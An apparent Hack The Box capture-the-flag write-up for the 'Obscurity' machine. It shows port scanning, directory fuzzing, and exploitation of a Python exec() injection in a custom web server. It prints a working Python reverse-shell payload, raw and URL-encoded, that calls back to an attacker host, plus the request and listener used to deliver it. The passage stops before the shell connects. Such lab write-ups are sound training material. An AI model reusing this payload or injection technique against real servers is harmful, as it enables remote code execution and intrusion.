
Obscurity – HTB Writeup

We start by running masscan to quickly discover open ports:


masscan -e tun0 -p1-65535 10.10.10.168 --rate=1000



```
root@kali:~# masscan -e tun0 -p1-65535 10.10.10.168 --rate=1000

Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2020-02-17 05:59:34 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 22/tcp on 10.10.10.168

Discovered open port 8080/tcp on 10.10.10.168
```


Run nmap to gather service information:


nmap -sV -v -Pn -n -p22,8080 10.10.10.168



```
root@kali:~# nmap -sV -v -Pn -n -p22,8080 10.10.10.168
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-17 01:04 EST
NSE: Loaded 45 scripts for scanning.
Initiating SYN Stealth Scan at 01:04
Scanning 10.10.10.168 [2 ports]
Discovered open port 8080/tcp on 10.10.10.168
Discovered open port 22/tcp on 10.10.10.168
Completed SYN Stealth Scan at 01:05, 0.62s elapsed (2 total ports)
Initiating Service scan at 01:05
Scanning 2 services on 10.10.10.168
Completed Service scan at 01:05, 46.46s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.10.168.
Initiating NSE at 01:05
Completed NSE at 01:05, 2.64s elapsed
Initiating NSE at 01:05
Completed NSE at 01:05, 1.24s elapsed
Nmap scan report for 10.10.10.168
Host is up (0.35s latency).

PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
8080/tcp open  http-proxy BadHTTPServer
```

Port 8080 is open probably for a custom http server. Let us access it on our browser:





0bscura

Here at 0bscura, we take a unique approach to security: you can't be hacked if attackers don't know what software you're using!

That's why our motto is 'security through obscurity'; we write all our own software from scratch, even the webserver this is running on! This means that no exploits can possibly exist for it, which means it's totally secure!

Our Software

Our suite of custom software currently includes:


A custom written web server

Currently resolving minor stability issues; server will restart if it hangs for 30 seconds

An unbreakable encryption algorithm

A more secure replacement to SSH

Hmm so this is a custom webserver. Is it really that secure? We managed to find a hint regarding a python file in the server:



Development


Server Dev

Message to server devs: the current source code for the web server is in 'SuperSecureServer.py' in the secret development directory

Thanks to the hint, we can fuzz for the directory which contains SuperSecureServer.py. Using wfuzz:


wfuzz -u 10.10.10.168:8080/FUZZ/SuperSecure.py --hc 404 -w /usr/share/wfuzz/wordlist/general/common.txt

--hc 404 to hide 404 error responses.




```
root@kali:~# wfuzz -u 10.10.10.168:8080/FUZZ/SuperSecureServer.py --hc 404 -w /usr/share/wfuzz/wordlist/general/common.txt

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.

********************************************************
* Wfuzz 2.4 - The Web Fuzzer                           *
********************************************************

Target: http://10.10.10.168:8080/FUZZ/SuperSecureServer.py
Total requests: 949

===================================================================
ID           Response   Lines    Word     Chars       Payload
===================================================================

000000259:   200        170 L    498 W    5892 Ch     "develop"
```

We found the SuperSecureServer.py file in the develop directory:




```
import socket
import threading
from datetime import datetime
import sys
import os
import mimetypes
import urllib.parse
import subprocess

respTemplate = """HTTP/1.1 {statusNum} {statusCode}
Date: {dateSent}
Server: {server}
Last-Modified: {modified}
Content-Length: {length}
Content-Type: {contentType}
Connection: {connectionType}

{body}
"""
DOC_ROOT = "DocRoot"

CODES = {"200": "OK",
        "304": "NOT MODIFIED",
        "400": "BAD REQUEST", "401": "UNAUTHORIZED", "403": "FORBIDDEN", "404": "NOT FOUND",
        "500": "INTERNAL SERVER ERROR"}

MIMES = {"txt": "text/plain", "css":"text/css", "html":"text/html", "png": "image/png", "jpg":"image/jpg",
        "ttf":"application/octet-stream","otf":"application/octet-stream", "woff":"font/woff", "woff2": "font/woff2",
        "js":"application/javascript","gz":"application/zip", "py":"text/plain", "map": "application/octet-stream"}


class Response:
    def __init__(self, **kwargs):
        self.__dict__.update(kwargs)
        now = datetime.now()
```

After studying the python file, we found that there's an exec() statement within the code. It seems to be vulnerable to user input:




```
def serveDoc(self, path, docRoot):
    path = urllib.parse.unquote(path)
    try:
        info = "output = 'Document: {}'" # Keep the output for later debug
        exec(info.format(path)) # This is how you do string formatting, right?
        cwd = os.path.dirname(os.path.realpath(__file__))
        docRoot = os.path.join(cwd, docRoot)
        if path == "/":
            path = "/index.html"
        requested = os.path.join(docRoot, path[1:])
        if os.path.isfile(requested):
            mime = mimetypes.guess_type(requested)
            mime = (mime if mime[0] != None else "text/html")
            mime = MIMES[requested.split(".")[-1]]
            try:
                with open(requested, "r") as f:
                    data = f.read()
            except:
                with open(requested, "rb") as f:
                    data = f.read()
            status = "200"
        else:
            errorPage = os.path.join(docRoot, "errors", "404.html")
            mime = "text/html"
            with open(errorPage, "r") as f:
                data = f.read().format(path)
            status = "404"
```

We extract the python file and setup our local server for testing. Added in the print statement for debugging:



```
def serveDoc(self, path, docRoot):
    path = urllib.parse.unquote(path)
    try:
        info = "output = 'Document: {}'" # Keep the output for later debug
        print(info.format(path)) #-- Added by Shoy for debugging --#
        exec(info.format(path)) # This is how you do string formatting, right?
        cwd = os.path.dirname(os.path.realpath(__file__))
        docRoot = os.path.join(cwd, docRoot)
        if path == "/":
            path = "/index.html"
        requested = os.path.join(docRoot, path[1:])
        if os.path.isfile(requested):
            mime = mimetypes.guess_type(requested)
            mime = (mime if mime[0] != None else "text/html")
            mime = MIMES[requested.split(".")[-1]]
            try:
                with open(requested, "r") as f:
                    data = f.read()
            except:
                with open(requested, "rb") as f:
                    data = f.read()
            status = "200"
        else:
            errorPage = os.path.join(docRoot, "errors", "404.html")
            mime = "text/html"
            with open(errorPage, "r") as f:
                data = f.read().format(path)
            status = "404"
```

We setup the server on our local port and serve a test page:



```
>>> server = Server('127.0.0.1',1234)
>>> server.serveDoc('/testing/',DOC_ROOT)
output = 'Document: /testing/'
[Errno 2] No such file or directory: 'C:\\Users\\[redacted]\\Desktop\\DocRoot\\errors\\404.html'
```

The error is normal as I did not have the web files in my local machine. Now it is working, we can start testing our exploit. We know that exec can execute multiple statements with “\n”, since it puts the next statement in a new line. For example:

exec('a=1\nb=2\nprint("a+b=",a+b)')


Will print “a+b=3”

With this knowledge, we should figure out how to exploit the exec() statement to run another line of code other than “output = ‘Document: /testing/’” This can be done by manipulating the path we are serving. Since info.format(path) appends “/testing/” at the end of the string, we can add:

'\n{add more codes here}#

to escape from the output string and execute more lines of code within the exec() statement! Example:

server.serveDoc("/testing/'\n#",DOC_ROOT)



```
>>> server.serveDoc("/testing/'\n#",DOC_ROOT)
output = 'Document: /testing/'
#'
[Errno 2] No such file or directory: 'C:\\Users\\Chong Yu\\Desktop\\DocRoot\\errors\\404.html'
```


We can see that the above executes the same as the previous serveDoc. The only difference is that in the next line, ' is commented out with #. We can now test it again with a print statement to see actual outputs:

```
>>> server.serveDoc("'\nprint('We managed to')\nprint('execute more lines of code!')#Doesn't matter we commented",DOC_ROOT)
output = 'Document: '
print('We managed to')
print('execute more lines of code!')#Doesn't matter we commented'
We managed to
execute more lines of code!
[Errno 2] No such file or directory: 'C:\\Users\\Chong Yu\\Desktop\\DocRoot\\errors\\404.html'
```

We can confirmed that we can run python codes by exploiting the strings in the exec() statement. Now we have to backtrack the code to see how is serverDoc(path, docRoot) executed with our "path" argument:

```
def handleRequest(self, request, conn, address):
    if request.good:
         try:
            # print(str(request.method) + " " + str(request.doc), end=' ')
            # print("from {0}".format(address[0]))
         except Exception as e:
             print(e)
        document = self.serveDoc(request.doc, DOC_ROOT)
        statusNum=document["status"]
    else:
        document = self.serveDoc("/errors/400.html", DOC_ROOT)
        statusNum="400"
    body = document["body"]
```

We observe that request.doc is taken in as the argument. We have to create and serve one request to figure out the content in request.doc. Let us use BurpSuite to intercept a request to obtain our sample:



```
GET / HTTP/1.1
Host: 10.10.10.168:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
If-Modified-Since: Mon, 17 Feb 2020 07:07:51
```


Let us send this request to our test server:

```
>>> req = Request("GET / HTTP/1.1\nHost: 10.10.10.168:8080\nUser-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox
/68.0\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\nAccept-Language: en-US,en;q=0.5\nAccept-Encoding: gzip,
deflate\nConnection: close\nUpgrade-Insecure-Requests: 1\nIf-Modified-Since: Mon, 17 Feb 2020 07:07:51")
>>> req.good
True
```

We substitute the new line with "\n" as the request splits using it, as observed in parseRequest(). We check if the request is good and it returns True. We now handle the request with a random address and connection:

```
>>> server.handleRequest(req, 123, "10.10.10.10")
output = 'Document: /'
[Errno 2] No such file or directory: 'C:\\Users\\Chong Yu\\Desktop\\DocRoot\\errors\\404.html'
```

We managed to execute serveDoc(). Let’s check req.doc:



```
>>> req.doc
'/'
```

It is the url in the GET request. Now we figured out how to exploit this, let us now run a reverse shell.

ReverseShell Payload:


'\nimport socket, subprocess;s = socket.socket();s.connect(('10.10.16.12',9001))\nwhile 1: proc = subprocess.Popen(s.recv(1024), shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE);s.send(proc.stdout.read()+proc.stderr.read())#

Url encode:

%27%0Aimport%20socket%2C%20subprocess%3Bs%20%3D%20socket.socket()%3Bs.connect((%2710.10.16.12%27%2C9001))%0Awhile%201%3A%20%20proc%20%3D%20subprocess.Popen(s.recv(1024)%2C%20shell%3DTrue%2C%20stdout%3Dsubprocess.PIPE%2C%20stderr%3Dsubprocess.PIPE%2C%20stdin%3Dsubprocess.PIPE)%3Bs.send(proc.stdout.read()%2Bproc.stderr.read())%23

*Remember to encode your \n as %0A instead of %5Cn as the latter does not work.

We set-up a listener and send the request using BurpSuite:




Request to http://10.10.10.168:8080

```
GET
%27%0Aimport%20socket%2C%20subprocess%3Bs%20%3D%20socket.socket()%3Bs.connect((%2710.10.16.12%27%2C9001))%0Awhile%201%3A%20%20proc%20%3D%20subprocess.Popen(s.recv(1024)%2C%20s
hell%3DTrue%2C%20stdout%3Dsubprocess.PIPE%2C%20stderr%3Dsubprocess.PIPE%2C%20stdin%3Dsubprocess.PIPE)%3Bs.send(proc.stdout.read()%2Bproc.stderr.read())%23 HTTP/1.1
Host: 10.10.10.168:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
If-Modified-Since: Mon, 17 Feb 2020 09:19:15
```


```
root@kali: ~
root@kali:~# nc -lvnp 9001
listening on [any] 9001 ...
```

Forward the request:



